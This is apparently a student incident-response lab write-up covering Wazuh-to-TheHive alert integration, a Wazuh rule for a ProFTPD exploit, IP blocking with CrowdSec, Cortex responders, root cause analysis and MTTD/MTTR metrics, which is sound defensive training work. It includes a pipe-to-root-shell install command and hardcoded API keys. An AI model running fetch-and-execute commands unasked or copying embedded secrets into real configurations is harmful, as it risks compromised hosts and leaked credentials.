
First, I entered the following command in my ubuntu,

```
root@sai-VMware-Virtual-Platform:/home/sai# nano /var/ossec/integrations/thehive.py
```

Then I pasted the code in thehive.py file and made it executable.

```
root@sai-VMware-Virtual-Platform: /home/sai
  GNU nano 7.2          /var/ossec/integrations/thehive.py
#!/usr/bin/env python3
import sys
import json
import requests

THEHIVE_URL = "http://192.168.0.119:9000/api/case"
API_KEY = "TbC/vjUXpiPHBITTefitLF64zWaUGwBC"

alert_file = sys.argv[1]

with open(alert_file) as f:
    alert = json.load(f)

title = alert["rule"]["description"]
srcip = alert["data"].get("srcip", "unknown")

data = {
  "title": title,
  "description": str(alert),
  "severity": 2,
  "tags": ["wazuh","attack"]
}

headers = {
  "Authorization": f"Bearer {API_KEY}",
  "Content-Type": "application/json"
}

requests.post(THEHIVE_URL, headers=headers, json=data)

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

I got the API key in thehive website, the screenshot is below,



Then I typed the command below

- nano /var/ossec/etc/ossec.conf

in that file I wrote a code and the screenshot of it is below.

```
<integration>
  <name>thehive</name>
  <hook_url>http://192.168.0.119:9000</hook_url>
  <level>10</level>
  <alert_format>json</alert_format>
</integration>
```


Then I typed the command below

- /var/ossec/etc/rules/local_rules.xml

In that file I added the below code and the screenshot of it is below and restarted the wazuh manager.

```
<group name="attack,exploit,">

  <rule id="100500" level="12">
    <match>ftp</match>
    <description>ftp exploit detected</description>
    <mitre>
      <id>T1210</id>
    </mitre>
  </rule>

</group>
```

In kibana dashboard, the logs are



Timestamp	Source IP	Alert description	MITRE technique
2026-03-06 13:27:07	192.168.0.104	ProFTPD exploit	T1210

Response and Containment

Now to block the IP address through crowdsec, I first installed crowdsec with the commands below, they are,

- curl -s https://install.crowdsec.net | sudo sh
- sudo apt update
- sudo apt install crowdsec
- sudo apt install crowdsec-firewall-bouncer-iptables
- sudo apt install crowdsec-firewall-bouncer-nftables

Now to block the attacker IP address I typed the command below, which is,

- sudo cscli decisions add --ip 192.168.0.104 –duration 1h

```
marlinspike@vtcsec:~$ sudo cscli decisions add --ip 192.168.0.104 --duration 1h
INFO Decision successfully added
```

Now when I ping the IP address the output is the screenshot below.


```
marlinspike@vtcsec:~$ ping 192.168.0.104
PING 192.168.0.104 (192.168.0.104) 56(84) bytes of data.
```

SOAR automation


In the hive application.conf file I added the below code.

```
responders {
  cortex {
    enabled = true
    url = "http://localhost:9215"
    apiKey = "d33QxNC35vFhqPaFvx+9ng28VmNQ1ed3"
  }
}
```


This is the cortex website showing analyzers



This is the cortex website showing responders



In the hive tool we can use that responder to block that IP address




Post-Incident analysis

Root Cause Analysis


Why was unauthorized person got access to admin – Because of software vulnerability
Why was software vulnerable – Because system using outdated software
Why system was using outdated software – Because no one updated it.
Why did no one update it – Because there is no patch management policy
Why are there no patch management policies – Because security policies are not fully implemented.

Fishbone diagram



Metrics reporting

So based on the screenshot below we can see the time of the attack.



Incident	Attack start	Detected	Resolved
1	1:27 PM	1:30 PM	1:45 PM

Mean time to detect is summation of detection time minus attack start time divided by number of incidents
So MTTD is 3/1 = 3min

Mean time to response is summation of resolution time minus detection time divided by number of incidents
So MTTR is 15/1 = 15 min

Stakeholder Briefing – FTP Exploit Incident

A security alert was detected in the SOC lab environment involving an attempted unauthorized access to a server running an outdated FTP service. The attack originated from an internal test machine using a known vulnerability in the ProFTPD service. Our monitoring system, Wazuh, successfully detected the suspicious activity and generated alerts for investigation. The security team analyzed the logs and confirmed the exploit attempt. As an immediate response, the attacker's IP address was blocked using CrowdSec to prevent further communication with the server. No data loss or system compromise occurred. The incident was contained quickly, and recommendations have been made to update vulnerable services and strengthen monitoring controls.